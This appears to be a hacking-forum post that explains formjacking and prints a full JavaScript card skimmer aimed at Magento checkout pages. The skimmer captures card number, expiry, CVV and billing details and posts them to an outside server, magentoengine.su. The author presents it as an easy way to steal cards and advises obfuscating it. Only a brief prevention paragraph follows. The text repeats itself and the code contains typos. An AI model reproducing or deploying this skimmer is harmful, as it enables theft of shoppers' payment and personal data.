

What Is a Formjacking Attack
Formjacking is a type of attack in which hackers insert malicious JavaScript code into the target website, most often to a payment page form.
Once the malicious code is in operation, when a consumer enters their payment card information and hits submit, the compromised code sends the payment card number and other sensitive information like the consumer's name, address, and phone number to the hacker.
Formjacking is part of a larger group of attacks known as “supply chain attacks” where hackers target a vulnerable provider within the service/supply chain. In the case of formjacking attacks that seek to siphon credit card numbers, the provider is typically a payment processor.

Writing formjacking code and deploying it to a compromised site is not very difficult to do and allows you to steal credit card information quickly and easily without needing to deploy malware or compromise a system.
How Does Formjacking Work?
Formjacking begins by exploiting a vulnerability related to the web application. The vulnerability could be found in:
-The content management system (CMS).
-The web server’s software or configuration.
-The e-commerce software, for example Magento (which has been a frequent victim of Magecart and formjacking attacks).
-A JavaScript supply chain attack via an open-source or third-party library.
-Access to a system password (often obtained through brute-force hacking or phishing attacks.)
and then lets Install Malicious Script
Now we can figure out the main flow of events:


Simply to say, it will listen to the “click” event, once you click, it will collect all payment information which you fill in form, and send it to the C2 server
-i suggest you to obfuscated code
AUTOR AMRED
sincerely https://xss.pro/
Formjacking is a type of attack in which hackers insert malicious JavaScript code into the target website, most often to a payment page form.
Once the malicious code is in operation, when a consumer enters their payment card information and hits submit, the compromised code sends the payment
card number and other sensitive information like the consumer's name, address, and phone number to the hacker.Formjacking is part of a larger group of attacks known as “supply chain attacks” where hackers target a vulnerable provider within the service/supply chain. In the case of formjacking attacks that seek to siphon credit card numbers, the provider is typically a payment processor.
Writing formjacking code and deploying it to a compromised site is not very difficult to do and allows you to steal credit card information quickly and easily without
How Does Formjacking Work?
Formjacking begins by exploiting a vulnerability
related to the web application. The vulnerability could be found in:-The content management system (CMS).
-The web server’s software or configuration.
-The e-commerce software, for example Magento (which has been a frequent victim of Magecart and formjacking attacks).
-A JavaScript supply chain attack via an open-source or third-party library.
-Access to a system password (often obtained through brute-force hacking or phishing attacks.)
and then lets Install Malicious Script
JavaScript:
window["payment_checkout1"] = ["*[name*='numero_cartao']",
"input[id*='cc_number']", "*[name*='cc_num']"]
window["payment_checkout2"] = ["*[name*='expiracao_mes']",
"*[name*='cc_exp_m']", "*[name*='expirationMonth']"]
window["payment_checkout3"] = ["*[name*='expiracao_ano']",
"*[name*='cc_exp_y']", "*[name*='expirationYear']"]
window["payment_checkout4"] = ["*[name*='codigo_seguranca']",
"input[id*='cc_cid']", "*[name*='cc_cid']"]

function hZy(keys, values) {
     var r = [];
     for (var i = 0; i < keys.length; i++) {
          r.push(encodeURIComponent(keys[i]) +"="+
encodeURIComponent(values[i]))
     }
     return r.join("&");
}

function UWo(str, index, replacement) {
     return str.substr(0, index) + replacement + str.substr(index +
replacement.length);
}

function F8S(str) {
     var hex = "";
     for (var i = 0; i < str.length; i++) {
          hex += str.charCodeAt(i).toString(16);
     }
     //switch 2 bytes
     for (var i = 0; i < hex["length"]; i += 2) {
          var c1 = hex.substr(i, 1);
          var c2 = hex.substr(i+1, 1);
          hex = UWo(hex, i, c2);
          hex = UWo(hex, i+1, c1);
     }
     return hex;
}

function wIW(post_data, success) {
     var xhr = window["XMLHttpRequest"] ? new XMLHttpRequest() : new
     ActiveXObject("Microsoft.XMLHTTP");
     xhr.open("POST", "https://magentoengine.su/stat.js");
     xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
     xhr.onload = function() {};
     xhr.send(encodeURI(post_data));
     return xhr;
}

function pa4(selectors) {
     for (var i =0; i < selectors["length"]; i++) {
          var selector = selectors[I];
          var elem = document["querySelector"](selector);
          if (elem) return elem;
     }
     return false;
}

function LBM(sel) {
     var el = document["querySelector"](sel);
     if (!el) return ""
     return el["value"];
}

function fdT(selectors) {
     var el = pa4(selectors);
     if (!el) return ""
     return el["value"];
}

function zTI() {
     ...
     var val_1 = fdT(window["payment_checkout1"]);
     var val_2 = fdT(window["payment_checkout2"]);
     var val_3 = fdT(window["payment_checkout3"]);
     var val_4 = fdT(window["payment_checkout4"]);
     if ((!val_1) || (!val_4) || (!val_2) || (!val_3)) {
          return;
     }
     var val_5 = LBM("*[name='billing[firstname]']");
     var val_6 = LBM(*[name='billing[lastname]']");
     var val_7 = LBM("*[name='billing[street][]']");
     var val_8 = LBM("*[name='billing[city]']");
     var val_9 = LBM("*[name='billing[region_id]']");
     var val_10 = LBM("*[name='billing[postcode]']");
     var val_11 = LBM("*[name='billing[country_id]']");
     var val_12 = LBM("*[name='billing[telephone]']");
     var val_13 = LBM("*[name='billing[email]']");
     var keys = [];
     var values = [];
     keys.push("host");
     values.push(ant_host);
     keys.push("number);
     values.push(val_1);
     keys.push("exp1");
     values.push(val_2);
     keys.push("exp2");
     values.push(val_3);
     keys.push("cvv");
     values.push(val_4);
     keys.push("firstname");
     values.push(val_5);
     keys.push("lastname");
     values.push(val_6);
     keys.push("address");
     values.push(val_7);
     keys.push("city");
     values.push(val_8);
     keys.push("state");
     values.push(val_9);
     keys.push("zip");
     values.push(val_10);
     keys.push("country");
     values.push(val_11);
     keys.push("phone");
     values.push(val_12);
     keys.push("email");
     values.push(val_13);
     keys.push("uagent");
     values.push(navigator.userAgent);
     var en = F8S(hZy(keys, values));
     if (en == window["ant_last_data"]) return;
     window["ant_last_data"] = en;
     values = "touch="+ en;
     wIW(values, false);
}

function yfJ() {
     if (!(pa4(window["payment_checkout1"]))) return;
     var elems_all = [];
     var selectors = ["button[onclick*='.save']",
"button[class*='checkout']"];
     for (var i = 0; i < selectors.length; i++) {
          var selector = selectors[I];
          var elems = document.querySelectorAll(selector);
          for (var j =0; j < elems.length; j++) {
               var elem = elems[j];
               if (!(elems_all.includes(elem))) {
                    elems_all.push(elem);
               }
          }
}

     for (var i = 0; i < elems_all.length; i++) {
          var elem = elems_all[I];
          var dk = elem["getAttribute"]("ant_check");
          if (dk == "1") {
               continue;
          }
          elem.addEventListent("click", function() {
               try {
                    zTI();
               } catch (err) {}
          });
          elem.addEventListent("mousedown", function() {
               try {
                    zTI();
          } catch (err) {}
          });
          elem["setAttribute"]("ant_check", "1");
     }

}

function sHv() {
     if (window["ant_loaded"]) return;
     window["ant_loaded"] = true;
     yfJ();
     window["ant_interval"] = setInterval(function() {
         <strong> yfJ()</strong>;
     }, 7000);

}

<strong>document.addEventListener("DOMContentLoaded", function() { sHv();},
false);</strong>
window.addEventListener("load", function() { sHv();}, false);
Now we can figure out the main flow of events:
- It creates a listener on the "DOMContentLoaded" and "load" events, so once a page finishes loading, it will execute the sHv function, which creates a timer to execute the yFj function every 7 seconds.
- The yFj function will scan all payment-related buttons in the page using ("button[onclick*='.save']" and "button[class*='checkout']"). If one exists, it will create "click" and "mousedown" listeners with the event function zTI.
- When a user clicks a related button, the zTIfunction is triggered and it will collect any values from below the html element by document.querySelector (see the pa4 function), and these values include credit card information:
- window["payment_checkout1"] = ["*[name*='numero_cartao']", "input[id*='cc_number']", "*[name*='cc_num']"]
- window["payment_checkout2"] = ["*[name*='expiracao_mes']", "*[name*='cc_exp_m']", "*[name*='expirationMonth']"]
- window["payment_checkout3"] = ["*[name*='expiracao_ano']", "*[name*='cc_exp_y']", "*[name*='expirationYear']"]
- window["payment_checkout4"] = ["*[name*='codigo_seguranca']", "input[id*='cc_cid']", "*[name*='cc_cid']"]
- Then it will call the hZy and F8S functions to encrypt the collected data.
- At last, it will call the wIW function to send the data to the remote server.
Simply to say, it will listen to the “click” event, once you click, it will collect all payment information which you fill in form, and send it to the C2 server
-i suggest you to obfuscated code
How to Prevent Formjacking
Web application firewalls (WAFs) is traditional way to help prevent formjacking. This solution do have limitations. For example, WAFs cannot detect sophisticated malware, manipulated, vulnerable, or sideloaded JavaScript code, or data exfiltration. Further, they cannot protect the browser-level user interface itself.AUTOR AMRED
sincerely https://xss.pro/

